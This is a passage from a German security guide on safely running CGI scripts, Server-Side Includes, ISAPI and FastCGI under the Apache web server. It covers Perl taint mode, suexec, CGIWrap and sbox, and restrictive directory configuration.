Die Idee hinter dem Taint-Modus ist dabei, dass eine Variable, deren Inhalt nicht durch entsprechende Stringoperationen auf seine Syntax überprüft wurde, nicht als Argument von Systemaufrufen verwendet werden darf. Wurde dagegen ein Pattern Matching vorgenommen, geht Perl davon aus, dass dies zur Überprüfung der syntaktischen und semantischen Korrektheit des Variableninhalts geschah. Der Inhalt kann in diesem Fall in einem Systemaufruf verwendet werden.

Neben dem Taint-Checking bei der Verwendung von Benutzereingaben aktiviert die Verwendung des Taint-Modus auch die Überprüfung des

verwendeten Pfades beim Start externer Programme. Der Perl Interpreter überprüft vor dem Ausführen externer Programme den Zustand der Pfad-Variablen auf Verzeichnisse, auf die ein anderer Benutzer als der Inhaber des jeweiligen Verzeichnisses Schreibrechte hat. Dies erfolgt unabhängig davon, ob die Pfad-Variable zum Start des externen Programmes herangezogen würde oder nicht. Wird ein solches Verzeichnis im aktuellen Pfad gefunden, so bricht Perl die Ausführung des Programms mit der Fehlermeldung *Insecure Path* ab.

Wichtig ist dabei, dass der Taint-Modus von Perl nur ein Hilfsmittel zur Erstellung sicherer CGI-Skripte ist. Folgende Aspekte bleiben offen:

- Der Taint-Modus führt eine Überprüfung zur Laufzeit durch. Es könnte also durchaus vorkommen, dass der Perl-Interpreter erst im produktiven Einsatz eines CGI-Skripts in die Situation gerät, eine *tainted* Variable zum Gegenstand einer "gefährlichen Operation" zu machen. Dies führt nicht notwendigerweise zu einer Sicherheitslücke, das entsprechende Perl Skript wird jedoch mit einer Fehlermeldung beendet, so dass z. B. die entsprechende Webressource nicht ausgeliefert werden kann.
- Allein die Verwendung des Taint-Modus bringt noch keinen Sicherheitsgewinn, wenn die Benutzereingaben nicht wirklich auf ihre Syntax hin überprüft werden. Werden die benötigten Variablen einfach durch einen regulären Ausdruck *untainted*, der auf den gesamten Variableninhalt zutrifft, so ist die Wirksamkeit des Taint-Modus natürlich aufgehoben.
- Es muss nicht nur darauf geachtet werden, dass eine Syntaxüberprüfung der Benutzereingaben vorgenommen wird. Diese Syntaxüberprüfung muss auch korrekt vorgenommen werden und darf keinen Spezialfall auslassen. Gerade letzteres ist eine Anforderung, die bei der komplexen Syntax der regulären Ausdrücke in Perl und den möglichen komplexen Benutzereingaben nicht immer leicht zu programmieren und auch nicht leicht nachzuvollziehen ist.

Im Zusammenhang mit dem Apache-Webserver lassen sich lediglich zwei Teilaspekte der Sicherheit von Programmen, die durch den Webserver gestartet werden, beeinflussen:

- Durch den Start externer Programme in einem gesonderten Sicherheitskontext lassen sich die Auswirkungen einer eventuell bestehenden Sicherheitslücke in der vom Webserver gestarteten Software beschränken.
- Bei einem dezentral betriebenen Webserver kann der zentrale Administrator beschränken, von welchen lokalen Benutzern externe Programme im Kontext des Webservers zur Verfügung gestellt werden dürfen. Damit kann die Nutzung serverseitiger Software auf lokale

Benutzer mit entsprechender Kompetenz und Vertrauenswürdigkeit eingeschränkt werden.

Ebenso kann der zentrale Administrator eine feste Auswahl von serverseitigen Programmen zur Verfügung stellen, die als CGI-Skripte von den lokalen Benutzer verwendet werden können. Die Verwendung anderer CGI-Skripte durch lokale Benutzer lässt sich durch entsprechende Konfiguration des Webservers und der Zugriffsrechte im Dateisystem verhindern. Dies erlaubt die Beschränkung auf eine Anzahl von serverseitigen Programmen, die als besonders vertrauenswürdige Implementierungen eingeschätzt werden.

3.1.2 Server-Side-Includes (SSI)

Eine einfache Möglichkeit, statische Webseiten um dynamische Inhalte zu erweitern, bietet der Mechanismus der *Server-Side-Includes*. Server-Side-Includes werden vom Apache-Webserver im Modul *mod_include* zur Verfügung gestellt. Von der Syntax her sind Server-Side-Includes in HTML-Kommentare eingebettet:

```
<!--#element attribute=value attribute=value ... -->
```

Beim Zugriff auf ein Dokument mit solchen Server-Side-Includes werden diese durch den Webserver abgearbeitet und das entsprechend modifizierte HTML-Dokument an den anfordernden Browser zurückgeliefert.

Durch die Verwendung von Server-Side-Includes stehen beim Erstellen von Webseiten die folgenden zusätzlichen Möglichkeiten zur Verfügung:

- Setzen und Ausgeben von Environment-Variablen
- Einfügen von HTML-Fragmenten (z. B. eine Kopf- oder Fußzeile, die für alle HTML-Dokumente eines Verzeichnisses gleich ist)
- bedingter HTML-Text
- Aufrufen externer Programme und CGI-Skripte

Die Aktivierung von Server-Side-Includes erfolgt in zwei Schritten:

1. Die Dateien, für die eine Bearbeitung durch den Mechanismus der Server-Side-Includes erforderlich ist, müssen für den Apache-Webserver markiert werden. Dies erfolgt entweder durch die Installation eines entsprechenden Handlers in der Version 1.3 oder durch das Setzen eines Ausgangsfilters in der Version 2.0 des Apache-Webservers, die jeweils die Dateien anhand ihrer Endung (üblich ist dafür *.shtml*) identifizieren. Eine weitere Möglichkeit ist die Verwendung der Direktive *XBitHack*, bei der der

Apache-Webserver die zu bearbeitenden HTML-Dateien anhand eines gesetzten *executable*-Flags erkennt.

2. Die generelle Aktivierung / Deaktivierung des Server-Side-Include-Mechanismus erfolgt jeweils auf Verzeichnisebene (und betrifft damit zunächst auch alle unterliegenden Verzeichnisse). Die Aktivierung geschieht entweder durch *Options +Includes* oder durch *Options +IncludesNOEXEC*. Dabei schaltet *Includes* den SSI-Mechanismus komplett frei, während *IncludesNOEXEC* den SSI-Mechanismus zwar freischaltet, die sicherheitskritische Ausführung von Kommandos und CGI-Skripten aus den SSI-Kommandos heraus jedoch nicht erlaubt.

Unter Sicherheitsaspekten problematisch ist bei SSI, dass durch unachtsame einzelne Benutzer die Sicherheit des Gesamtsystems kompromittiert werden kann: Durch die Verwendung von Server-Side-Includes ist das Aufrufen von Systemprogrammen oder Webseiten im Sicherheitskontext des Webservers möglich.

Daher sollten beim Umgang mit Server-Side-Includes die folgenden Regeln beachtet werden:

1. Ist für ein Verzeichnis des Webservers die Ausführung von Server-Side-Includes vollständig freigegeben, so muss der schreibende Zugriff auf dieses Verzeichnis auf autorisierte Benutzer beschränkt werden. Entsprechend autorisierten Benutzern müssen hierbei die Sicherheitsrisiken im Umgang mit SSI bekannt sein, und es muss den Benutzern vertraut werden können, dass sie weder absichtlich noch unabsichtlich die Sicherheit des Gesamtsystems gefährden.
2. Für Verzeichnisse, auf die andere Benutzer schreibenden Zugriff haben, sollte die Verwendung von SSI abgeschaltet, zumindest jedoch auf die Option *IncludesNOEXEC* beschränkt sein. Weiterhin muss sichergestellt werden, dass diese Beschränkung nicht in der lokalen *.htaccess*-Datei ausgeschaltet werden kann.
3. Sind Server-Side-Includes ohne die Option *IncludesNOEXEC* zugelassen, so müssen für die Dateien, die SSI nutzen, die gleichen Sicherheitsregeln beachtet werden wie für CGI-Skripte.

3.1.3 CGI-Skripte

Die zweite, generelle Möglichkeit, die der Apache-Webserver zum Start externer Programme bietet, ist die Verwendung der CGI Schnittstelle. CGI steht für *Common Gateway Interface* und definiert eine Schnittstelle für den Austausch von Daten zwischen dem Webserver und dem von ihm gestarteten externen Programm. Programme, die vom Webserver gestartet werden und mit

denen der Webserver per CGI Schnittstelle kommuniziert, werden auch als CGI-Skripte bezeichnet. Diese Bezeichnung rührt daher, dass in der Praxis solche Programme zum großen Teil in Skriptsprachen erstellt werden. Prinzipiell ist die Erstellung von CGI-Skripten jedoch in (fast) jeder Programmiersprache möglich. Voraussetzung ist dabei lediglich, dass sich einige der Standardkonzepte von Unix (die auch unter Windows NT und vielen anderen Systemen zur Verfügung stehen) mit den Mitteln der Programmiersprache ansprechen lassen. Diese Standardkonzepte bilden gerade die Kommunikationskanäle zwischen dem CGI-Skript und dem Webserver:

- Umgebungsvariablen,
- Kommandozeilenparameter,
- Standardeingabe,
- Standardausgabe.

Im Normalfall werden Parameter vom Webserver an das CGI-Skript über Umgebungsvariablen weitergegeben. Lediglich Requests, die nach dem HTTP-Header noch Informationen an den Webserver übertragen, wie z. B. PUT- oder POST-Requests, führen dazu, dass der Webserver diese Information dem CGI-Skript über dessen Standardeingabe-Kanal übergibt. In einem Spezialfall wird auch die Kommandozeile, mit der das CGI-Skript aufgerufen wird, zur Übertragung von Parametern an das CGI-Skript benutzt.

Die Ausgabe des CGI-Skripts wird vom Webserver dann an den Browser weitergeleitet. Eine genauere Beschreibung der CGI Schnittstelle findet sich in der Spezifikation

http://hoohoo.ncsa.uiuc.edu/cgi/interface.html

Für viele Programmiersprachen stehen CGI-Bibliotheken zur Verfügung, die spezielle Funktionen zur Verarbeitung der durch den Webserver übergebenen Variablen zur Verfügung stellen.

Auf die allgemeinen Risiken der Ausführung von externen Programmen aus dem Webserver heraus wurde bereits in Abschnitt 3.1.1 eingegangen. Im Folgenden soll daher nur dargestellt werden, unter welchen Voraussetzungen der Apache-Webserver überhaupt CGI-Skripte startet. Von besonderem Interesse ist bei einem dezentral betriebenen Webserver dabei die Frage, wie der zentrale Administrator die Verwendung von CGI-Skripten durch lokale Benutzer des Webservers einschränken kann.

Es gibt vier prinzipiell unterschiedliche Arten, auf die ein HTTP-Request den Aufruf eines CGI-Skriptes auslösen kann. Die naheliegendste Art ist, dass die über HTTP angeforderte URL auf den Dateinamen des CGI-Skriptes abgebildet

wird. Damit eine solche Datei vom Apache-Webserver als CGI-Skript aufgerufen wird, muss eine der folgenden Bedingungen erfüllt sein:

- Die Datei befindet sich in einem *ScriptAlias* Verzeichnis.
- Die Datei hat eine Endung, der durch eine entsprechende *AddType* Direktive der MIME-Typ *application/x-httpd-cgi* zugeordnet ist **und** die Datei befindet sich in einem Verzeichnis, für das *ExecCGI* aktiviert ist.
- Die Datei hat eine Endung, der durch eine entsprechende *AddHandler* Direktive der Handler *cgi-script* zugeordnet ist **und** die Datei befindet sich in einem Verzeichnis, für das *ExecCGI* aktiviert ist.

Die zweite Art, auf die ein HTTP-Request den Aufruf eines CGI-Skriptes auslösen kann, ist die Abbildung der über HTTP angeforderten URL auf einen Dateinamen, dem zur Bearbeitung ein CGI-Skript zugeordnet ist. Dazu muss folgende Bedingung erfüllt sein:

- Dem angeforderten Dateinamen muss ein Handler oder ein MIME-Typ zugeordnet sein **und** diesem Handler bzw. MIME-Typ muss über die Direktive *Action* das CGI-Skript zugeordnet sein.

Die dritte Art, auf die ein HTTP-Request den Aufruf eines CGI-Skriptes auslösen kann, ist, dass der Art des HTTP-Requests zur Bearbeitung ein CGI-Skript zugeordnet ist. Dazu muss folgende Bedingung erfüllt sein:

- Der Art des Requests muss über die Direktive *Script* das CGI-Skript zugeordnet sein.

Die vierte Art, auf die der Aufruf eines CGI-Skripts ausgelöst werden kann, ist die Abarbeitung einer SSI-Datei durch den Apache-Webserver, die ein externes Skript aufruft.

Bei allen oben genannten Bedingungen wird als selbstverständlich vorausgesetzt, dass der Apache-Webserver die jeweiligen CGI-Skripte auch wirklich starten kann. Dazu ist es erforderlich, dass der Benutzer, unter dem der Webserver läuft, die Berechtigungen besitzt, diese Dateien auszuführen. Bei Skript-Dateien, die über den "*#!*" Mechanismus von Unix gestartet werden, kommen die entsprechenden Berechtigungen für den Skript-Interpreter hinzu.

Aufgrund der vielfältigen Möglichkeiten, CGI-Skripte auf einem Webserver zu starten, ist es schwierig zu analysieren, welche Skripte nun wirklich von einem Apache-Webserver aufgerufen werden können. Werden in der zentralen Konfigurationsdatei keine Einschränkungen getroffen, so ist die Verwendung von CGI-Skripten im Prinzip aus jedem Verzeichnis des Webservers heraus möglich.

Um z. B. bei einem dezentral betriebenen Webserver die Verwendung von CGI-Skripten zu kontrollieren bzw. sie den lokalen Benutzern des Webservers ganz zu verbieten, empfiehlt sich folgende Vorgehensweise:

- Für das Wurzelverzeichnis (z. B. / auf Unix-Maschinen) sollte mittels der Direktive *Options* die Ausführung von CGI-Skripten nicht erlaubt werden. Diese Einstellung sollte ferner nicht durch Einstellungen in *.htaccess*-Dateien überschrieben werden können. Dies lässt sich durch eine entsprechende Verwendung der Direktive *AllowOverride* erreichen.
- Falls CGI-Skripte verwendet werden, sollte für diese mittels der Direktive *ScriptAlias* ein gesondertes Verzeichnis definiert werden.

Ein Beispiel einer solchen Konfiguration wäre:

```
<Directory />
    Options FollowSymlinks
    AllowOverride None
</Directory>

Script Alias /cgi-bin/ "/usr/local/apache/cgi-bin"
```

Diese Einstellungen lassen sich auch für Teile des Dateibaums vornehmen. Auf diese Weise kann z. B. einem Teil der Benutzer die Verwendung von eigenen CGI-Skripten gestattet werden, während ein anderer Teil der Benutzer auf die vom zentralen Administrator installierten CGI-Skripte angewiesen ist.

Damit eine Beschränkung der lokalen Benutzer auf die vom zentralen Administrator des Webservers zugelassenen CGI-Skripten effektiv ist, müssen die zugelassenen Skripte selbst sorgfältig ausgewählt werden. Neben dem Risiko, dass die verwendeten CGI-Skripte Eingabedaten, die sie über die HTTP Schnittstelle erhalten haben, nicht sorgfältig prüfen, besteht hier das Gleiche Risiko auch für Eingabedaten, die das CGI-Skript aus dem lokalen Dateisystem erhält.

3.1.4 Sicherer Einsatz von CGI-Skripten

Der zweite Sicherheitsaspekt des CGI-Mechanismus, der hier dargestellt werden soll, ist der Sicherheitskontext, unter dem vom Webserver gestartete CGI-Skripte bzw. aus SSI-Dateien heraus gestartete Programme ablaufen.

In der Standardinstallation des Apache-Webservers laufen CGI-Skripte im Sicherheitskontext desjenigen Benutzers ab, unter dem der Apache-Webserver selbst läuft. Im Falle eines Unix-Systems lässt sich dieser Benutzerkontext durch die Direktiven *User* und *Group* in der zentralen Konfigurationsdatei bestimmen. Unter Windows handelt es sich um denjenigen Benutzer, unter dem der gesamte Apache-Server läuft. Dieser lässt sich im Konfigurationsmenü *Dienste* des Betriebssystems Windows NT einstellen.

Seit der Version 2.0 des Apache-Webservers können unter Verwendung des MPMs *perchild* auf Unix-Systemen unterschiedliche Benutzerkontexte für Kindprozesse des Apache-Webservers, die alle Anfragen jeweils eines virtuellen Hosts bedienen, festgelegt werden. CGI-Skripte laufen dann standardmäßig ebenfalls im Sicherheitskontext desjenigen Benutzers, dem der Kindprozess gehört.

Auf Unix Systemen ist es auch möglich, CGI-Skripte in einem anderen Benutzerkontext ablaufen zu lassen. Dies erfordert zusätzliche Programme, die unter Unix als *setuid-root*-Programme installiert werden. Im Folgenden wird kurz auf die verbreiteten Realisierungsmöglichkeiten eingegangen.

Zur Zeit ist den Autoren kein Programm bzw. keine Erweiterung des Apache-Webservers bekannt, die einen solchen Wechsel des Benutzerkontextes für CGI-Skripten unter Windows NT realisieren würde.

3.1.4.1 suexec

Unter Unix-Systemen besteht die Möglichkeit, CGI-Skripte unter einem anderen Benutzerkontext zu starten, indem das externe Programm *suexec* verwendet wird, das in der Apache-Distribution enthalten ist. Ein entsprechender Mechanismus steht unter Windows NT nicht zur Verfügung.

Um *suexec* benutzen zu können, muss nicht nur das Programm *suexec* auf dem Webserver als ausführbares Programm installiert sein, sondern auch der Apache-Webserver muss so kompiliert werden, dass er den *suexec*-Mechanismus unterstützt. In der Version 2.0 des Apache-Webservers bedeutet dies die Verwendung des Moduls *mod_suexec*.

Ob für ein CGI-Skript der *suexec*-Mechanismus verwendet wird oder nicht, hängt von der Platzierung des CGI-Skriptes im Dateisystem und von der URL ab, über die es aufgerufen wird. Es gibt zwei verschiedene Möglichkeiten, die dazu führen, dass ein CGI-Skript über den *suexec*-Mechanismus aufgerufen wird.

1. Sind innerhalb einer <*VirtualHost*> Umgebung des Apache-Webservers 1.3 für die Direktiven *User* und *Group* andere Werte gesetzt als für den Hauptserver, so werden alle CGI-Skripte und SSI-Kommandos über das Programm *suexec* abgewickelt. Die Version 2.0 bietet dafür die neue Konfigurationsdirektive *SuexecUserGroup* mit den Argumenten *User* und *Group*. Die entsprechenden Werte für *User* und *Group* werden dabei dem Programm *suexec* als Argumente übergeben. Dies ermöglicht es, einzelne virtuelle Hosts auch bezüglich der Berechtigungen im Dateisystem voneinander zu differenzieren.

2. Die zweite Möglichkeit, die zur Verwendung des *suexec*-Mechanismus führt, ist der Zugriff auf ein CGI-Skript über eine URL der Form *http://Webserver/~Benutzername/cgiskript.pl*. Solche URLs werden im Apache-Webserver über das Modul *mod_userdir* auf entsprechende Dateinamen in einem vorgegebenen Unterverzeichnis des Benutzerverzeichnisses abgebildet. Der Apache-Webserver führt das CGI-Skript dann über den *suexec*-Mechanismus unter der Benutzer- und Gruppen-ID des Skriptes selbst aus.

suexec wird ebenfalls verwendet, wenn ein SSI-Dokument unter einer der obenstehenden Bedingungen ein externes Programm aufruft. Aufgrund von Beschränkungen in der Art und Weise, wie diese Programmaufrufe von *suexec* abgearbeitet werden, ergeben sich dabei einige funktionale Einschränkungen für die aus SSI-Dokumenten aufgerufenen Programme.

Der Aufruf eines CGI-Skriptes über den *suexec*-Mechanismus funktioniert dabei wie folgt: Der Apache-Webserver, der unter den in seiner zentralen Konfigurationsdatei bestimmten Benutzer- und Gruppen-IDs abläuft, startet das Programm *suexec* und übergibt ihm das zu startende CGI-Skript sowie die gewünschten Benutzer- und Gruppen-IDs als Parameter. Da *suexec* als ein *setuid-root*-Programm installiert ist, läuft *suexec* selbst zunächst unter der Benutzerkennung des Benutzers *root* ab. Dies gestattet es *suexec*, den eigenen Benutzerkontext durch den Aufruf der Betriebssystemfunktionen *setuid* bzw. *setgid* zu ändern, bevor *suexec* das entsprechende CGI-Skript startet.

Die Installation eines solchen mit *setuid* Rechten installierten Programms könnte erhebliche Auswirkungen auf die Systemsicherheit haben. Wären in *suexec* keine zusätzlichen Sicherheitsmechanismen implementiert, so könnte durch *suexec* jeder lokale Benutzer direkt beliebige Programme im *root*-Kontext starten.

Um dies zu verhindern, nimmt *suexec* eine ganze Reihe von Überprüfungen vor, bevor es das entsprechende CGI-Skript startet:

- *suexec* überprüft, ob es mit der korrekten Zahl von Argumenten gestartet wurde.
- *suexec* überprüft, ob der Benutzer, der es aufgerufen hat, ein gültiger Benutzer des lokalen Systems ist und ob dieser Benutzer *suexec* aufrufen darf. (Nur ein Benutzer darf *suexec* aufrufen. Dieser Benutzer wird fest in das Programm *suexec* einkompiliert. Damit *suexec* zusammen mit dem Apache-Webserver funktioniert, muss es sich dabei um denjenigen Benutzer handeln, unter dem auch der Apache-Webserver abläuft.)
- *suexec* überprüft, ob das aufzurufende CGI-Skript über einen absoluten Pfad oder über einen Pfadnamen mit /../ angegeben wird. Beides ist nicht erlaubt.

- *suexec* überprüft, ob der anzunehmende Benutzer bzw. die anzunehmende Gruppe nicht der Benutzer *root* bzw. die Gruppe *root* ist.
- *suexec* überprüft, ob die anzunehmende Benutzer- bzw. Gruppen-ID existiert und jenseits einer Minimalgrenze liegt. Diese Grenze kann bei der Kompilierung von *suexec* bestimmt werden. Der Zweck der Minimalgrenze ist es zu verhindern, dass *suexec* ein CGI-Skript unter einem "Systemkonto" startet.
- *suexec* überprüft, ob das Verzeichnis, in dem sich das CGI-Skript befindet, existiert, sich im Wurzelverzeichnis des Webservers bzw. im Dokumentenverzeichnis des jeweiligen Benutzers befindet und nur vom jeweiligen Eigentümer beschreibbar ist.
- *suexec* überprüft, ob das CGI-Skript existiert, nur vom jeweiligen Eigentümer beschreibbar ist und weder das Flag *setuid* noch das Flag *setgid* gesetzt hat.
- *suexec* vergleicht Eigentümer und Gruppenzugehörigkeit des Skripts mit denjenigen, die das Skript annehmen soll.

Diese Vorsichtsmassnahmen sollen verhindern, dass *suexec* zur Erlangung höherer Systemberechtigungen durch lokale Benutzer verwendet wird.

Um eine weitere Absicherung der CGI-Skripten zu erreichen, führt *suexec* eine "Reinigung" der Umgebungsvariablen und des Pfades durch. An das CGI-Skript werden von *suexec* nur solche Umgebungsvariablen weitergegeben, die Bestandteil der CGI-Schnittstelle sind. Außerdem wird die Pfadvariable *PATH* auf einen vordefinierten, während der Kompilierung von *suexec* festgelegten Wert gesetzt.

Zusammenfassend lassen sich für die Sicherheitseigenschaften des *suexec*-Mechanismus folgende Aussagen treffen:

1. *suexec* erlaubt es, die CGI-Skripten verschiedener lokaler Benutzer unter Sicherheitsaspekten voneinander zu trennen.
2. *suexec* erlaubt in gleicher Weise die sicherheitstechnische Trennung verschiedener virtueller Hosts.
3. *suexec* bietet jedoch keine zusätzliche Absicherung gegen Fehler in CGI-Skripten und hebt die sicherheitstechnische Trennung zwischen lokalem Benutzer und seinen CGI-Skripten auf. Fehler in CGI-Skripten können so eventuell zur Manipulation oder Beschädigung aller Daten des jeweiligen lokalen Benutzers ausgenutzt werden.
4. *suexec* kann mögliche Einschränkungen der Serverfunktionalität durch einen hohen Ressourcenverbrauch einzelner CGI-Skripten nicht verhindern.

3.1.4.2 Weitere Programme zum Wechsel des Benutzerkontextes für CGI-Skripten

Neben dem in der Apache-Distribution enthaltenen *suexec* gibt es noch zwei weitere Programme, die auf den ersten Blick ein ähnliches Ziel verfolgen wie *suexec*, nämlich den Start von CGI-Skripten unter Benutzerrechten zu ermöglichen:

CGIWrap ist ein Programm von Nathan Neulinger, das unter der GNU General Public Licence (GPL) zur Verfügung steht. Die Homepage des Programms findet sich unter der URL *http://cgiwrap.unixtools.org*. Aktuell ist die Version 3.7.1. *CGIWrap* lässt sich unter Linux und Solaris recht einfach kompilieren.

sbox ist ein Programm von Lincoln Stein, das unter der URL *http://stein.cshl.org/WWW/software/sbox/* zum Download zur Verfügung steht. Aktuell ist die Version 1.04. Sie lässt sich unter Linux und Solaris recht einfach kompilieren.

Unter Windows stehen weder *CGIWrap* noch *sbox* zur Verfügung.

CGIWrap bzw. *sbox* verwenden eine etwas andere Sicherheitspolitik und lassen sich daher auch in anderen Bereichen sinnvoll einsetzen als *suexec*. Im Unterschied zu *suexec* werden *CGIWrap* bzw. *sbox* nicht unter bestimmten Bedingungen vom Webserver selbst zum Start des CGI-Skriptes genutzt. Statt dessen müssen sie selbst explizit als CGI-Skript aufgerufen werden. So führt der Aufruf der URL

http://Webserver/cgi-bin/cgiwrap/Benutzer/script.pl

zum Aufruf von *CGIWrap*, das dann wiederum das eigentliche CGI-Skript im CGI-Verzeichnis des jeweiligen Benutzers sucht und ausführt. Ähnlich funktioniert der Aufruf von CGI-Skripten über den *sbox*-Wrapper. Hier lautet die entsprechende URL

http://Webserver/cgi-bin/sbox/Pfadname/script.pl

Wie *suexec* auch müssen *CGIWrap* und *sbox* als *setuid-root*-Programme installiert werden, und eine ganze Reihe von Optionen müssen bereits beim Kompilieren des jeweiligen Programms festgelegt werden. Im Unterschied zu *suexec* bieten beide Skripten die Möglichkeit, CGI-Programme jeweils in einer eigenen *chroot*-Umgebung zu starten, die vom Rest des Systems abgetrennt ist.

Die Sicherheitseigenschaften der *CGIWrap*- bzw. *sbox*-Mechanismen lassen sich wie folgt zusammenfassen:

1. Beide erlauben es, die CGI-Skripten verschiedener lokaler Benutzer unter Sicherheitsaspekten voneinander zu trennen, indem jedes CGI-Skript unter dem Sicherheitskontext des jeweiligen Benutzers gestartet wird.

2. Beide bieten bei entsprechender Konfiguration eine zusätzliche Absicherung gegen Fehler in CGI-Skripten und errichten eine sicherheitstechnische Barriere zwischen dem lokalem Benutzer und seinen CGI-Skripten. Dadurch kann der Schaden, den fehlerhafte CGI-Skripte anrichten können, begrenzt oder sogar ganz vermieden werden.
3. Beide ermöglichen es, den Ressourcenverbrauch einzelner CGI-Skripten einzuschränken, so dass auch bei fehlerhaften CGI-Skripten eine Überlastung des Servers durch einzelne CGI-Skripte ausgeschlossen werden kann. Eine Überlastung durch den gleichzeitigen Aufruf vieler CGI-Skripte kann dadurch jedoch nicht vermieden werden.

3.1.4.3 Schutz von CGI -Skripten und Skriptverzeichnissen

Damit CGI-Skripte vom Webserver ausgeführt werden können, müssen sie von dem jeweiligen lokal verwendeten Benutzerkonto lesbar und ausführbar sein. In den meisten Fällen ist es jedoch nicht gewünscht, dass die CGI-Skripte selbst für den Webbenutzer sichtbar werden und er so Zugriff auf den Quellcode des CGI-Skriptes erhält. Dies ist besonders relevant, wenn nicht öffentlich verfügbare CGI-Skripten verwendet werden oder lokale Passwörter (z. B. für den Datenbankzugriff) im Quelltext des Skriptes gespeichert sind.

Auf den ersten Blick scheint die Auslieferung von CGI-Skripten im Quellcode ein vernachlässigbares Risiko zu sein: Damit die CGI-Skripten ausgeführt werden, muss der Webserver schließlich so konfiguriert sein, dass er das CGI-Skript *startet* und nur das Ergebnis dieses Programmlaufes ausliefert. Bei genauerem Hinsehen stellt sich diese Annahme allerdings als falsch heraus.

Zumindest die beiden folgenden Möglichkeiten für einen solchen Zugriff bestehen:

1. Dass CGI-Skripte überhaupt vom Apache-Webserver ausgeführt werden, lässt sich - wie weiter oben beschrieben - über *Handler* definieren. Diese Handler sind dann entweder Dateiendungen, Dateien, oder Verzeichnissen bzw. *Locations* zugeordnet. Aufgrund der flexiblen Konfigurationsmöglichkeiten des Apache-Webservers (vergleiche z. B. *mod_rewrite*) kann auf ein und dieselbe Datei u. U. über verschiedene URLs oder Aliaspfade zugegriffen werden. So kann es geschehen, dass neben der gewünschten URL zum CGI-Skript noch eine zweite URL auf die gleiche Datei zeigt, ohne dass bei dieser zweiten URL der Apache-Webserver ein CGI-Skript vermutet.
2. Bei vielen Editoren unter Unix und Windows NT ist es üblich, dass bei der Bearbeitung von Dateien die Vorgängerversion mit einer speziellen Kennzeichnung (unter Unix meist einem angehängten "~") als Backup im

lokalen Verzeichnis abgelegt wird. Geschieht dies beim Quelltext eines CGI-Skriptes und wird die Backup-Datei nicht entfernt, so wird die Vorgängerversion (die jetzt eine andere Endung hat) u. U. nicht mehr als CGI-Skript erkannt.

Wird ein Wrapper-Programm, wie *suexec*, *CGIWrap* oder *sbox* verwendet, das einen Wechsel des Benutzerkontextes durchführt, bevor das eigentliche CGI-Skript gestartet wird, so sollte eine Absicherung der CGI-Skripte auf der Basis von Zugriffsberechtigungen im Dateisystem durchgeführt werden. Indem die CGI-Skripte nur vom jeweiligen Eigentümer gelesen und ausgeführt werden dürfen, lässt sich eine Auslieferung des Skript-Quellcodes durch den Webserver verhindern (dieser läuft schließlich unter einem anderen Benutzerkonto ab). Außerdem wird dadurch auch der Zugriff anderer lokaler Benutzer auf diese CGI-Skripte unterbunden.

Wird kein Wrapper-Programm verwendet oder führt das Wrapper-Programm für das in Frage kommende CGI-Skript keinen Wechsel des Benutzerkontextes durch, so lassen sich die CGI-Skripten nicht durch Zugriffsbeschränkungen im Dateisystem schützen. Damit sich ein CGI-Skript vom Webserver aus starten lässt, benötigt der Webserver (genauer: das Benutzerkonto, unter dem der Webserver abläuft) Zugriffsrechte auf das Programm: Notwendig ist zunächst das Recht zum Ausführen als Programm, sowie das Leserecht, falls es sich um ein Skript im engeren Sinne handelt, da dann ein Interpreter den Programmtext einlesen muss. Wird das CGI-Skript indirekt über einen Handler gestartet, der bereits einen Interpreter zur Ausführung des Skripts startet, so sind lediglich Leserechte erforderlich.

Um auch in diesem Fall die Auslieferung des Quellcodes von CGI-Skripten durch den Webserver zu verhindern, muss bei der Konfiguration der Rewriting-Regeln für URLs und Dateipfade besondere Sorgfalt angewandt werden. Allgemein gültige Anleitungen lassen sich aufgrund der Vielzahl spezieller Situationen, in der solche Rewriting-Regeln angewandt werden, hier nicht geben.

3.1.5 Verwendung der ISAPI Schnittstelle (Windows NT)

Auf der Windows Plattform kann der Apache-Webserver auch *ISAPI-Extensions* (Internet Server API) nutzen, die zur Verwendung mit Microsofts Webserver IIS gedacht sind. Dabei handelt es sich um DLLs, die über ISAPI-Aufrufe in den Webserver eingebunden werden. Es gibt eine Reihe von Unterschieden zwischen Microsofts IIS und dem Apache-Webserver in den Details der Handhabung dieser Schnittstelle, so dass sich nicht alle ISAPI-Extensions problemlos mit dem Apache-Webserver einsetzen lassen. Eine Unterstützung von *ISAPI-Filtern* ist zur Zeit weder vorhanden noch geplant.

Die Einordnung von ISAPI in den Kontext *externer Programme* an dieser Stelle ist dadurch begründet, dass ISAPI-Extensions vom Apache-Webserver genauso wie CGI-Skripten behandelt werden. Die ISAPI Funktionalität ist im Modul *mod_isapi* des Apache-Webservers enthalten, das Bestandteil der Apache-Quellcode-Distribution ist.

Einer der Vorteile der ISAPI-Extensions im Vergleich zu CGI-Skripten ist, dass diese bei Verwendung des IIS nur beim ersten Aufruf geladen werden müssen und nicht wie CGI-Skripten bei jedem Aufruf erneut. Im Gegensatz dazu werden beim Apache-Webserver standardmäßig auch ISAPI-Extensions bei jedem Aufruf neu geladen. In der Version 2.0 des Apache-Webservers können über die Direktive *ISAPIFileCache* eine Liste von *ISAPI-Extensions* angegeben werden, die beim Start des Webservers geladen werden.

Der Apache-Webserver behandelt ISAPI-Extensions in Fragen der Konfiguration und der Sicherheitsmechanismen wie CGI-Skripte. Die Ausführung von ISAPI-Extensions muss also für das übergeordnete Verzeichnis über die Option *ExecCGI* erlaubt sein. Zusätzlich muss natürlich das Modul *mod_isapi* geladen und ein entsprechender Handler definiert sein.

3.1.6 Verwendung der FastCGI Schnittstelle

Eine weitere Schnittstelle, die den Start externer Programme aus dem Apache-Webserver heraus erlaubt, ist die FastCGI-Schnittstelle. Diese Schnittstelle wird seit 1996 von der amerikanischen Firma Open Market, Inc. spezifiziert. Neben der Spezifikation stellt die Firma auch ein Apache-Modul im Quelltext zur Verfügung, das die FastCGI-Schnittstelle für den Apache-Webserver implementiert. Die Lizenzbedingungen erlauben in vielen Fällen die unentgeltliche Nutzung des Moduls, sehen jedoch auch einige Einschränkungen vor. Aktuell ist die Version 2.2.12 des Moduls für den Apache-Webserver 1.3, das sich auf den verbreiteten Unix-Plattformen leicht kompilieren lässt und für Windows NT auch im Binärformat zur Verfügung steht. Eine Version für den Apache-Webserver 2.0 befindet sich derzeit in der Entwicklung.

Ziel der FastCGI-Schnittstelle ist eine standardisierte Schnittstelle zum Start externer Programme durch Webserver, die die Einschränkungen der CGI-Schnittstelle (CGI-Skripte müssen bei jedem Seitenaufruf neu gestartet werden, was zu Performance-Einbußen führt) umgeht.

